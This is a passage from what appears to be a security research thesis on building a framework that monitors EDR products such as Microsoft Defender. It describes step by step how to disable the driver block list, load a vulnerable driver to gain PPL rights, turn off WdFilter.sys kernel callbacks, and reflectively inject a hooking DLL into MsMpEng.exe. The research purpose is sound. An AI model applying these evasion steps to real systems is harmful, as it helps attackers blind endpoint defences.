The project KDU is used in this work to enable execution of PPL processes.

MSFT Driver Block List

Microsoft is aware of these bypasses through vulnerable drivers and mitigations have been implemented. Most vulnerable drivers have been blocked since 2022 in Windows 11 [41], via the “MSFT Driver block list”. Nevertheless there are three general bypasses:

1. The driver block list can be disabled, to again allow all drivers on the system.
2. A known vulnerable driver can be used that is not (yet) on the block list.
3. A driver with an undisclosed, i.e. zero-day vulnerability can be used.

The second and third approaches are usually reserved for point-in-time bypasses, and do not guarantee any longevity.

The disabling of the driver block list is therefore preferred. “Disabling MSFT Driver block list” in the appendix demonstrates various approaches on how to disable the block list.

Kernel Callback Protections

Even with access to the EDRs process, for example through KDU, EDRs and anti-cheats make use of kernel callbacks to automatically downgrade handle access permissions [42], [43]. This means the requested “full access” permission to the EDR is downgraded to deny critical permissions like altering memory or stopping the process. How such an automatic downgrading could be implemented can be seen in D. Scarrà's “Exploring the Inner Workings of (anti)cheat Tools” [44].

InfoGuard writes: “[...] kernel callbacks still prevent access to MsMpEng.exe. These can be removed by overwriting a central callback function in the Defender kernel driver WdFilter.sys using WinDBG as a kernel debugger.”, in their “Attacking EDRs Part 4” article [45]. After patching the callback function, they are able to attach a debugger to MsMpEng.exe, which usually needs full access to alter memory or suspend the process.

The Windows kernel also offers legitimate ways to unregister callbacks. Anti-cheats have been observed to periodically check their registered callbacks, and would detect unregistering [46]. EDRs may also check their registered callbacks, although no research in this area has been identified. Alternatively, callbacks can be disabled instead of unregistering, a technique EDRSandblast uses by default [47]. The authors of EDRSandblast describe two additional approaches to indirectly disable kernel callbacks; The pointer to the callback list can be overwritten, so that the list appears to be empty, or the type info can be corrupted, effectively disabling all callbacks too. Yet both are not implemented because of potential side-effects or the possibility of blue screens by Microsoft's patch guard.

Kernel callbacks can also be bypassed with race conditions, to again gain full access to a process, as described in “Fast and Furious: Outrunning Windows Kernel” [48]. However, both described exploit techniques only work for newly spawned processes, rendering these techniques irrelevant for this work, as restarting the EDR may change its behaviour.

The disabling of kernel callbacks with EDRSandblast is used in this work.

Isolated User Mode

IUM is the last built-in protection which could deny access between user-mode processes. Only an EDR must be able to inspect all other user-mode processes by definition. The trust boundaries imposed by IUM [49] would inhibit this access, hence only processes with few and well-defined access points may use IUM.

EDRs cannot use IUM for their protection while still having access to other processes.

Restricted DLL Loading

After gaining access to a process, loading a new DLL is often used to add or alter functionality. Thus there are two more relevant protections; Exploit protection to protect generic processes and system-protected processes to specifically protect EDR processes.

Exploit Protection

“Code Integrity guard ensures that all binaries loaded into a process are digitally signed by Microsoft. [...] This mitigation specifically blocks any binary that isn't signed by Microsoft.”, as per Microsoft’s “exploit protection reference” [50]. The mitigations can be applied to any process. The actual mitigations for MsMpEng.exe are in the appendix under “TokenViewer”. A failed approach to remove these mitigations see appendix “Expanding KDU to patch Mitigations”.

Testing reveals that “Code Integrity guard” denies loading of arbitrary DLLs into MDE and Defender, see appendix “Loading unsigned DLLs”.

System-protected Processes

With regards to system-protected processes, Microsoft states that: “The protected process infrastructure only allows trusted, signed code to load” [31]. This is a second reason why EDRs should reject loading of unsigned DLLs. Testing cannot confirm whether this mitigation is active or not. The previous mitigation requires taking a different approach anyways.

Summary

Modern EDRs can employ a variety of modern protection mechanisms. To ensure full access to the EDR's processes and thus full visibility for introspection, the following approach can be leveraged.

A vulnerable driver must be installed on the system. For this the MSFT blocklist must be disabled or not contain this driver. This driver enables execution of a monitoring process with user-defined PPL levels, by overwriting the PPL value in the EPROCESS block, which in turn enables the monitoring process to open any processes on the system. The vulnerable driver also temporarily disables relevant kernel callbacks, thereby granting the monitor process full access to the EDR processes upon request.

Finally, arbitrary DLL loading is denied by Exploit Protection. The following chapters investigate sub-techniques for DLL loading, to ultimately add monitoring capabilities.

ETW-TI Protections

Almost all ETW providers can be read with administrative privileges. However, the Microsoft-Windows-Threat-Intelligence provider, also called ETW-TI, can only be read by PPL-AM processes, i.e. EDRs. This is based on independent research and not officially documented by Microsoft [51].

This work also confirms the stated behaviour. As shown in a later chapter, if the framework is run without PPL protection it cannot attach to the ETW-TI provider, the imprecise error “Need to be an admin” is returned. A recent investigation has found a bypass, enabling access to the ETW-TI trace from non-PPL processes [52]. Their findings however have been released in January 2026, after the framework has been completed and the results have been generated.

Because the introspection tool needs to run as a PPL-AM process anyways, access to the ETW-TI provider is already granted and no further research or bypassing is needed.

EDR Monitoring

The first part of this chapter explores the existing EDR monitoring projects. The following parts display technical explanations how EDR monitoring can be achieved.

Related EDR Monitoring Projects

EDR-Telemetry

The EDR-Telemetry project claims to do “comprehensive endpoint detection and response analysis with real-time telemetry comparison, behavioral analytics insights, and detailed platform coverage [...]” [53]. Although their output is simply “what kind of telemetry the EDR consumes and produces”, it is of interest for this work how they monitor the EDRs.

EDR-Telemetry describes a “feature testing” phase. The testing code invokes “Atomic Red Team” and writes the results to a json file [54], whereafter it is presumably manually interpreted. Atomic Red Team is “an open source library of tests that security teams can use to simulate adversarial activity in their environments” [55]. EDR-Telemetry’s approach thus does not add much value to this work. Their testing results also contradict my previous work, more details see appendix “EDR-Telemetry Critique”.

EDR-Comparison

This project is a commercialised successor to the EDR-Telemetry [56]. Their evaluation methodology seems to be an exact copy of the original project, the results however are behind a pay-wall. It is assumed that the same evaluation approach is used, invoking Atomic Red Team and manually parsing the results to monitor, i.e. evaluate the EDRs. This again renders this project of no use to this work. Their research disclaimer also states “Documentation-Based: Analysis based on vendor documentation and industry experience”; and “Limited Visibility: Based on our specific access and evaluation scope”, further hinting at limited use.

Process Monitor

Although “ProcessMonitor” from Sysinternals is not specifically developed to monitor EDRs, it can be used to supervise limited aspects such as file operations, process and thread creation and terminations, DLL loads, registry changes and TCP/UDP connections. However, it does miss critical information such as process and memory operations relevant for this work.




Figure 7. An overview displaying how Process Monitor can monitor some EDR actions.

API Monitor and Frida

These tools are designed to track API calls by a given executable. Both tools instrumentalise DLL injection to place hooks into a process to gain introspection. The utilised DLL injection approach may not be compatible with PPL processes and could alter the EDR's behaviour or even cause it to crash, as discussed later. Furthermore, these tools may not feasibly be incorporated into another framework, similar to “ProcessMonitor”, and are therefore not pursued further in this work.

Monitoring the EDR Emulation Engine

A. Bulazel's “MpClient” has been developed with the goal of finding vulnerabilities inside MsEngine.dll's emulators [9]. MsEngine.dll is the main DLL of MsMpEng.exe and responsible for parsing, unpacking, signature checking, emulating, etc. Their approach is to hook functions such as “OutputDebugStringA” inside the emulator, to enable introspection. This approach is promising, but does not monitor all relevant EDR capabilities for this work.

Monitoring via Hypervisor

When running the EDR in a virtualised operating system, the hypervisor or host operating system theoretically has access to all resources of the virtualised system, rendering any EDR protections obsolete, from the host OS' point-of-view. “Hyper-V Backdoor” [57] enables full control over the virtualized OS, but it requires access to the hardware, rendering it inapplicable in the context of this work. Additionally, setting up monitoring capabilities via such backdoors would likely exceed this work's time and scope.

Monitoring via Kernel-Mode

The previously enumerated EDR protections apply for other user-mode processes. It is also possible to monitor the EDR from kernel-mode, which again renders those protections

superfluous. Although changing the kernel to inject monitoring tools like hooks or patches may result in system crashes and would likely need regular updates to keep working with new kernel versions. Therefore this approach is not further developed. SSDT describes a table translating system call numbers to actual function addresses in the NTOS kernel. SSDT hooking is a relatively stable sub-technique that still works on Windows 11 [58]. Redirecting these calls would enable monitoring. An SSDT overview is displayed below:




Figure 8. Changing addresses in SSDT to logging functions enables monitoring capabilities.

Monitoring via NTDLL Hooking

As stated in the previous “Behaviour Tracking via Function Hooks”, EDRs may inject hooks into other processes to track their system calls (syscalls). The same approach can also be used on the EDR process itself, to track its syscalls against malware processes. Interesting syscalls to track the EDR’s behaviour would include `NtOpenFile`, `NtOpenProcess`, `NtReadVirtualMemory`, `NtTerminateProcess`, etc. The diagram below depicts an EDR process, in purple, that hooks the `ntdll.dll` of a malware process, `mal.exe` in red, and is itself hooked by a monitoring process, shown in green. The monitoring process needs access to the EDR process, and therefore needs to be run as a PPL.




Figure 9. Hooking the EDR to monitor its syscalls and thus track its behaviour.

Ntdll function hooking can lead to redirected control flow, also called function proxying. The redirected control flow allows to log what functions are called at which point in time. The image below displays the original code flow on the left and the hooked flow on the right. The following steps are taken to achieve the monitoring: First a new function is defined, e.g. LogOpenFile, which logs the NtOpenFile call and returns to the original NtOpenFile inside ntdll.dll. Then a jmp instruction is inserted at the start of the original NtOpenFile. The insertion of the jmp instruction can be done with hooking libraries like MinHook [59].




Figure 10. The redirected control flow in the hooked EDR.exe, to gather telemetry.

However, the code flow can only be redirected to an address belonging to the own process. The most reliable way to achieve this function hooking is by loading a new DLL into the process that should be monitored. To load this inserted.dll inside the EDR process, another process needs to open the EDR process with sufficient rights, and invoke the loading of the DLL. As shown earlier, to open the EDR process PPL-AM rights are needed. Additionally, any EDR related kernel callback needs to be disabled, to gain full access permissions and not be downgraded. Alternatively there is research using COM exploits to inject code into PPL processes [60], why may however not work in this case and may not be future-proof. Finally, any protection related to DLL loading must be sidestepped. The following subchapter explores the failed hooking approaches due to various protections.

Failed Hooking Approaches

The following table displays various failed techniques to hook MsMpEng.exe, the main process of MDE and Defender. Although not tested on Cortex, if a technique fails on MDE or Defender, it is disqualified for further use in this work. All approaches, except DLL injection, are explained in more detail in the appendix “Failed Hooking Approaches”.

Failed Approaches	Reason
Hooking via Shared Memory Sections [61]	Not with modern Windows protections [50]
Hooking via SetWindowsHookEx	Only for desktop apps [62]
Hooking via manual DLL overwrites	Cannot restart MsMpEng.exe after stopped

Hooking via ApplNit DLLs [63]	ApplNit ignored by MsMpEng.exe
Hooking via DLL Sideloading	No unused imports and only signed DLLs
Hooking via Standard DLL Injection [64]	Various protections, see following chapter

Table 2. Enumerating various techniques unfit to hook MsMpEng.exe.

Hooking via Standard DLL Injection

The idea behind DLL injection is to force the target process to load the hooking DLL via legit Windows API functions. The first step is to open the target process with (at least) the permissions `PROCESS_CREATE_THREAD`, `PROCESS_QUERY_INFORMATION`, `PROCESS_VM_OPERATION`, `PROCESS_VM_WRITE` and `PROCESS_VM_READ`. [64]

After opening, one variant is to allocate memory into the target process with `VirtualAllocEx`, then write the address of the DLL (where the DLL is stored on disk) into the allocated space with `WriteProcessMemory` and eventually loads the DLL with `LoadLibrary` pointing to the allocated memory containing the DLL address. `LoadLibrary` can be invoked from the external process with `CreateRemoteThread`.

An alternative to `CreateRemoteThread` is the undocumented `NTCreateThreadEx`. `QueueUserAPC` can also be used to hijack a thread in the target process which then invokes `LoadLibrary` pointing to the DLL's address in memory.

Injecting a DLL into `MsMpEng.exe` has shown further restrictions. First, the injecting process needs to run as PPL-AM as discussed earlier, else opening the target process already fails.

```
[!] Hooker: Failed to open target process. Error: 5
[!] EDRI: Failed to inject the hooker dll into MsMpEng.exe
```

Figure 11. OpenProcess MsMpEng.exe is denied when not running as a PPL.

Even when running with sufficient PPL rights, some required permissions to `MsMpEng.exe` are never granted, specifically `PROCESS_CREATE_THREAD`, `PROCESS_VM_OPERATION` and `PROCESS_VM_WRITE`, even though `PROCESS_ALL_ACCESS` is requested. This behaviour is expected on anti-cheat and EDR software as described in an earlier chapter.

```
[+] Hooker: GrantedAccess: 0x1fff7d4 -> PROCESS_SET_SESSIONID | PROCESS_VM_READ | PROCESS_DUP_HANDLE | PROCESS_CREATE_PROCESS | PROCESS_SET_QUOTA | PROCESS_SET_INFORMATION | PROCESS_QUERY_INFORMATION | PROCESS_QUERY_LIMITED_INFORMATION | PROCESS_SET_LIMITED_INFORMATION, not including: PROCESS_TERMINATE | PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_SUSPEND_RESUME
[!] Hooker: VirtualAllocEx failed. Error: 5
[!] EDRI: Failed to inject the hooker dll into MsMpEng.exe
```

Figure 12. Automatically downgraded handle access permissions to MsMpEng.exe.

The same behaviour can be observed with Cortex EDR, which strips all access rights besides `PROCESS_QUERY_INFORMATION` and `PROCESS_QUERY_LIMITED_INFORMATION`.

EDRSandblast confirms the existence of an active callback belonging to `WdFilter.sys`. Full access is only granted to `MsMpEng.exe` when disabling this callback, as seen below.

```
[+] Disabling kernel callbacks registered by EDR for process and thread opening or handle duplication...
[+] [ObjectCallbacks] Disabling WdFilter.sys callback...
```

Figure 13. Disabling the kernel callback with EDRSandblast.

For comparison, any other, non-critical process like WindowsTerminal.exe only requires admin rights for successful injection:

```
[+] Hooker: GrantedAccess: 0xffffffff -> full access
[+] EDRI: Hooking ntdll.dll of WindowsTerminal.exe successful
```

Figure 14. Full access to WindowsTerminal.exe is granted.

However, even after disabling the WdFilter.sys callback, MsMpEng.exe loads only Microsoft signed DLLs, when using the above DLL injection approach with LoadLibrary. Screenshots of test setup and results are available in the appendix “Not loading unsigned DLLs”.

Standard DLL injection can therefore not be used to place hooks into MsMpEng.exe.

Hooking via Reflective DLL Injection

The main distinction between standard DLL injection and reflective DLL injection, is that reflective DLL injection does not rely on LoadLibrary. There are many variations on reflective injection, the described variant below uses two stages.

First the DLL is written to the remote process, and the self-loader inside the injected.dll is executed with CreateRemoteThread, meaning the self-loader is executed in the context of the target process:




Figure 15. The first stage writes the DLL bytes into the target.exe and calls the self-loader.

The second stage, i.e. the self-loader handles the loading of the injected dll inside the target process. It has to resolve all external functions on its own. The resolving usually consists of:

1. Get the base address where the injected DLL was written to.
2. Find where kernel32.dll is loaded in the target process via traversing the PEB.
3. Get important function addresses from kernel32.dll via traversing its export table.
4. Allocate memory, to import and load all DLLs utilised by injected.dll.
5. For each imported DLL, copy their sections and resolve their import address tables.
6. Process all relocations, i.e. correct all local addresses with real addresses.
7. Call the injected.dll's entrypoint, DllMain, to finish its loading.

Reflective DLL injection is used in this work and the implementation is based on Reijaff's "offensive_c" code [65], with the needed monitoring, i.e. telemetry-gathering-capability added on top.

Monitoring via ETW Events

As seen with ntdll hooking, ETW events also can have a dual-use by observing the EDR process itself. Some system calls from the EDR will result in kernel-process and kernel-file ETW events, like CreateProcess, LoadImage or CreateFile, which offer some monitoring capabilities. More interesting however is the "Microsoft-Antimalware-Engine" trace, written to by MDE and Defender, but not Cortex EDR. For an overview over all possible ETW events the repository Windows10EtwEvents [66] can be consulted.

The observed events are described in more detail in the "Method, ETW" subchapter.

Related Tools

ETW events have to be parsed before they can be filtered and displayed. There are existing tools like SilkETW [67], SeaLighter [68] and SeaLighterTI [69] which fulfill this use-case. All three can be configured to attach to ETW traces and filter for given events. Testing has revealed that none of them can be easily incorporated into a monitoring framework. All these tools build on the official Microsoft ETW parser, krabsETW [70], which implements all relevant functions to attach to traces and parse their ETW events.

The monitoring framework utilises krabsETW.

Monitoring via ETW-TI Events

There is no inherent difference between parsing the threat-intelligence trace and parsing any other ETW trace. Also, as shown earlier, this trace should just summarise all interesting actions *for* the EDR. Interesting actions taken *by* the EDR might not be included here. Still this trace might give contextual information which then helps parsing the final output.

Summary

The EDR's actions can be observed via a multitude of approaches. Hypervisor- and kernel-mode-based monitoring approaches render all enumerated EDR protection mechanisms irrelevant, as the hypervisor respectively the kernel operate on a more privileged level. However, both approaches likely require too much time to properly set up for this work, due to possible instability and lack of experience in the matter.

Ntdll hooking also offers direct insight into the EDR's actions, although its setup requires side-stepping many specific protections imposed by the Windows operating system. ETW event parsing significantly enriches the context in between the EDR's individual actions. Parsing ETW-TI events completes the gathered information, as they summarise the most relevant activities, both from the EDR and malware.

Method

This work is structured as follows: First, the related technologies are outlined to identify the necessary data sources and to describe the methods by which they can be accessed or monitored, as detailed in the previous chapter. Then the monitoring framework is developed, together with a placeholder attack, to generate the first logs. These logs are used to verify the functionality of both the framework and the attack. The actual attacks are selected based on expert input, and the bypasses are developed exploratively. The collected information finally allows empirical analysis of the EDRs behaviour, see results chapter.

EDRi Framework Development

The individual technologies of the framework are described after these overviews. The EDR introspection (EDRi) framework is developed iteratively. The first iteration serves as a proof of concept. It parses Antimalware-Engine and Kernel ETW traces to collect events emitted by the EDR while executing a simple attack. These events are manually analysed to create classifiers for different views of the final output. For example, kernel process events originating from the EDR are included in the “minimal” view. This classification is iteratively refined until the “minimal” view contains only a few hundred, out of 100'000+ collected events, to enable tracking of the EDRs actions and thus introspection. A detailed explanation of the ETW event classification is provided following the overview of versions.

All versions are verified through system testing, to determine whether each component can be leveraged as intended and whether analysis of the framework's output facilitates introspection. The following diagram illustrates the initial version of the framework.




Figure 16. Version 1 of the EDRi framework, simple ETW parsing.

A test run to record events includes the following actions; First the framework is started and attached to the ETW traces, which takes a few seconds and has no reliable indicator when it is done. Thus the framework emits start markers as ETW events and waits until these events are visible in the logs, indicating that the ETW traces are attached. Subsequently all running processes along with their process IDs (PIDs) are captured, enabling the inclusion of process names in the final output, as ETW traces only contain PIDs. Next, the attack is decrypted and stored to disk, where it may get detected and deleted. If it remains undetected, the attack is executed and all events are collected until the attack process terminates, plus five seconds for relevant events after termination. Finally all collected events are classified and stored as a CSV file.

The execution of the EDRi framework as a PPL process is implemented in the second iteration. This permits access to the valuable ETW-TI trace. The classification for ETW-TI events is developed with the same iterative approach as before. The relevant attributes are identified and filtered according to their relevance for a given attack. For example an ETW-TI event with a different process ID than the attack PID gets classified as irrelevant.

Besides the execution as a PPL and the collection of ETW-TI, EDRi remains the same.




Figure 17. Version 2 of the EDRi framework, adding the ETW-TI trace.

The third and final iteration involves hooking the EDR to gather even more telemetry and support the analysis of gathered events, i.e. the EDRs actions. As displayed in the next diagram, EDRSandblast must disable kernel callbacks to open the EDR process with full access and thus enable the loading of a monitoring DLL via reflective injection. This monitoring DLL emits ETW events for each important action the EDR takes. For example, when the EDR opens the attack process, the following event gets emitted:

EDR.exe, NtOpenProcess attack, timestamp, requested permissions

These EDR events are parsed and classified in the same approach as all other ETW events.




Figure 18. Version 3 of the EDRi framework, also with recording of the EDR's actions.

Relevant ETW Traces and Events

Due to the large number of ETW events, classification is necessary for efficient analysis. Existing work, such as RedEdr [29], based on Windows10EtwEvents [66], provides the baseline for relevant kernel ETW traces that are included. Analysing the kernel events captured using RedEdr's configuration demonstrates that traces like Antimalware-Protection or Antimalware-AMFilter are not strictly required for introspection, only Antimalware-Engine. Future research may expand on the included traces. EDRi ultimately leverages the same kernel traces for EDR introspection as RedEdr uses for malware-tracking, only with differing filters, plus the events from Antimalware-Engine, the framework and the attacks themselves.

With regards to parsing, each ETW event consists of two parts, a header and a data section. The header contains a timestamp (in 100-nanosecond resolution), the name of the ETW provider, the event ID, which process emitted this event and a task and operation name:

2025-10-10 10:10:10.123Z, Microsoft-Windows-Kernel-File, 30, CreateNewFile Info, 1234

Some ETW events lack proper task and operation names, which can be extracted using a tool from J. Uhlmann [71]. EDRi automatically applies this when names are missing.

Compared to the header, the data section has no strict layout. Each event in each trace has different fields. The most common field is a filepath, however, traces often use different names for this. EDRi merges related fields together like basepath, imagename, name into filepath; targetprocessid, tpid into targetpid, etc. After parsing and merging if applicable, the fields are again added to the output. Expanding on the example above:

2025-10-10 10:10:10.123Z, Microsoft-Windows-Kernel-File, 30, CreateNewFile Info, 1234, C:\Users\Public\Downloads\attack-345.exe, ...

As discussed, the framework collects events until the attack terminates. After termination the collected events are classified, either by event type or individual events. Undetailed event types are directly classified as irrelevant. For events with attributes like targetpid, filepath, etc., specific filters are developed to only classify relevant events as such. The final CSV contains all events and a column marking the event's individual classification. This allows for displaying a minimal view of the relevant events, as well as detailed views at any given point in time, to enable efficient and effective analysis of the EDR's actions.

The final version of the framework attaches to five ETW traces: Microsoft-Windows-Kernel-Process, Microsoft-Windows-Kernel-Audit-API-Calls, Microsoft-Windows-Kernel-File, Microsoft-Windows-Kernel-Network and Microsoft-Antimalware-Engine. All traces, except the Antimalware-Engine trace, have their events then classified by either the "process id" or "target process id" field. The Antimalware-Engine trace has eight different classifiers related to "filepath", "originating process id", "message", etc. The framework stores the attack as attack-xxx.exe, to make correlation of events and artefacts unambiguous over multiple runs.

